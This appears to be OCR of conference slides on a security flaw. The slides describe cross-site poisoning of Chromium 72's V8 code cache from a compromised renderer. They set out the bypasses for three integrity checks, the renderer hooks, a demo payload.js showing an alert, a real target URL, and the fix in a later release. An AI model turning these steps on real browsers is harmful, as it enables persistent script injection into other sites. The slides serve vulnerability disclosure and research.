

```
interface CodeCacheHost {
  // Requests that the browser cache |data| associated with |url| and
  // |expected_response_time|.
  DidGenerateCacheableMetadata(CodeCacheType cache_type,
                               url.mojom.Url url,
                               mojo_base.mojom.Time expected_response_time,
                               array<uint8> data);
```

Key of Code Cache

Attack Strategy




When implement, we need to bypass check A



Details of Check A

- The step 2 triggers call graph of *DidGenerateCacheableMetadata* **in browser process**



Check A happens

Details of Check A

```
void HttpCache::MetadataWriter::VerifyResponse(int result) {
        //…
        const HttpResponseInfo* response_info = transaction_->GetResponseInfo();
        //…
        if (response_info->response_time   != expected_response_time_)   A
                return SelfDestroy();
        //…
}
```

- “expected_response_time_” is parameter of the above core function
- response_time:
  - in the HTTP response header
  - may be cached in HTTP Cache


How to Bypass Check A?

- Get the HTTP Cache response header

- Renderers fetch web resources by themselves!
  - Browser process requests resources from HTTP Cache first
  - If got nothing, then requests from web network
  - For external scripts, renderers fetch from browser by *ScriptLoader::FetchClassicScript*

How to Bypass Check A?

- Flow Graph of Renderer fetch web resources from browser process



How to Bypass Check A?

- Succeed Getting Response Header


```
ThrottlingURLLoader::OnReceiveResponse(const
network::ResourceResponseHead& response_head)
```

```
struct ResourceResponseHead : ResourceResponseInfo {
    base::TimeTicks request_start;
    base::TimeTicks response_start;
};
```

```
struct ResourceResponseInfo {
    base::Time request_time;
    base::Time response_time;
    //…
}
```

Succeed bypassing check A

Done? No! More Checks when visiting the target website



Details of Check B


- CHECK B in *ScriptCachedMetadataHandler::GetCachedMetadata*

```
scoped_refptr<CachedMetadata>
ScriptCachedMetadataHandler::GetCachedMetadata(uint32_t data_type_id) const {
        if (!cached_metadata_ || cached_metadata_->DataTypeID() != data_type_id   2
                return nullptr;
        return cached_metadata_;
        //…
}
```

- The left-side date_type_id is read from V8 code cache
- The right-side “data_type_id” is computed in V8CodeCache::TagForCodeCache


Details of Check B

- What is data_type_id?
  - data_type_id is computed in *V8CodeCache::TagForCodeCache*



Bypass of Check B

- The calculating formula of data_type_id



- Characteristics
  - Public
  - Unchanged (for the specific chromium/chrome version)

Succeed bypassing check B

Details of Check C

- CHECK C in *SerializedCodeData::SanityCheck*

```
SerializedCodeData::SanityCheckResult SerializedCodeData::SanityCheck(Isolate*
                        isolate,   uint32_t expected_source_hash) const {
    //…
    uint32_t source_hash = GetHeaderValue(kSourceHashOffset);
    //…
    if (source_hash != expected_source_hash)   3
                        return SOURCE_MISMATCH;
    //…
}
```

- “source_hash” is read from V8 code cache
- “expected_source_hash” is computed in *SerializedCodeData::SourceHash*

Bypass of Check C

- What is source_hash?

```
source_hash = IsModule() ? (source_length | 0x80000000) : source_length;
```

- For no-module script, the source_hash is **script source length**
- source length is public and basically unchanged

Succeed bypassing check C

Implementation of Cache Persistence – With Site Isolation

- Version: On Chromium 72.0.3582.0
- Target Example

```
https://apis.google.com/_/scs/abc-static/_/js/k=gapi.gapi.en.1YQiBIu1zGM.O/m=gapi_iframes,googleapis_client,plusone/rt=j/sv=1/d=1/ed=1/rs=AHpOoo8jmooDqnwUNQ5CPVlex635ObQRZg/cb=gapi.loaded_0
```

- Survive browser restarting
- Survive device restarting


Step 1 - Get Response Time

- Hook *ThrottlingURLLoader::Start*
  - modify the “url” field of “url_request” to target URL

```
void ThrottlingURLLoader::Start(
                        scoped_refptr<network::SharedURLLoaderFactory> factory,
                        int32_t routing_id,
                        int32_t request_id,
                        uint32_t options,
                        network::ResourceRequest* url_request,
                        scoped_refptr<base::SingleThreadTaskRunner> task_runner) {
    //…
    GURL original_url = url_request->url;
    //...
    start_info_ = std::make_unique<StartInfo>(factory, routing_id, request_id, options,
                                              url_request, std::move(task_runner));
    //...
}
```

Step 2 - Construct Our Payload

- Format of Payload



Step 2 - Construct Our Payload

- Modify chromium
  - Modify the “produce_cache_options” to “kProduceCodeCache” to produce cache

```
v8::Local<v8::Value> ScriptController::ExecuteScriptAndReturnValue( … ) {
      //...
      std::tie(compile_options, produce_cache_options, no_cache_reason)
                        = V8CodeCache::GetCompileOptions(v8_cache_options, source);
      //...
     V8CodeCache::ProduceCache(GetIsolate(), script, source, produce_cache_options, compile_options)
     //...
}
```

kProduceCodeCache

Step 2 - Contruct Our Payload

- Generate Payload
  - Load the “payload.html”, get the payload of ”payload.js” in *RendererBlinkPlatformImpl::CacheMetadata*

payload.html

```
<html>
<script type="text/javascript" src="payload.js"></script>
</html>
```

payload.js

```
function test(){
      alert('hacked!!!');}
test();
```

Step 3 - Cross-Site Poison of V8 Code Cache

- Hook *RendererBlinkPlatformImpl::CacheMetadata*
  - modify the “url” to target URL
  - modify the “data” to our constructed Payload

```
void RendererBlinkPlatformImpl::CacheMetadata(blink::mojom::CodeCacheType cache_type,
                        const blink::WebURL& url,
                        base::Time response_time,
                        const char* data,
                        size_t size) {
    //...
    std::vector<uint8_t> copy(data, data + size);
    GetCodeCacheHost().DidGenerateCacheableMetadata(cache_type, url,
                                    response_time, copy);
    //...
}
```

Mitigation of Cache Persistence – With Site Isolation

- Code cache Key = URL + Origin
  - Origin must be provided by browser process, not renderer

- Compromised renderer can not modify code cache under other origins

Mitigation of Cache Persistence – With Site Isolation

- Chromium fixes on 72.0.3613.0 using “GeneratedCodeCache” plan

```
// Uses a site isolated code cache that is keyed on the resource url and the
// origin lock of the renderer that is requesting the resource. The requests
// to site-isolated code cache are handled by the content/GeneratedCodeCache
// When this flag is enabled, the metadata field of the HttpCache is unused.
const base::Feature kIsolatedCodeCache = {"IsolatedCodeCache",
                                          base::FEATURE_DISABLED_BY_DEFAULT};
```

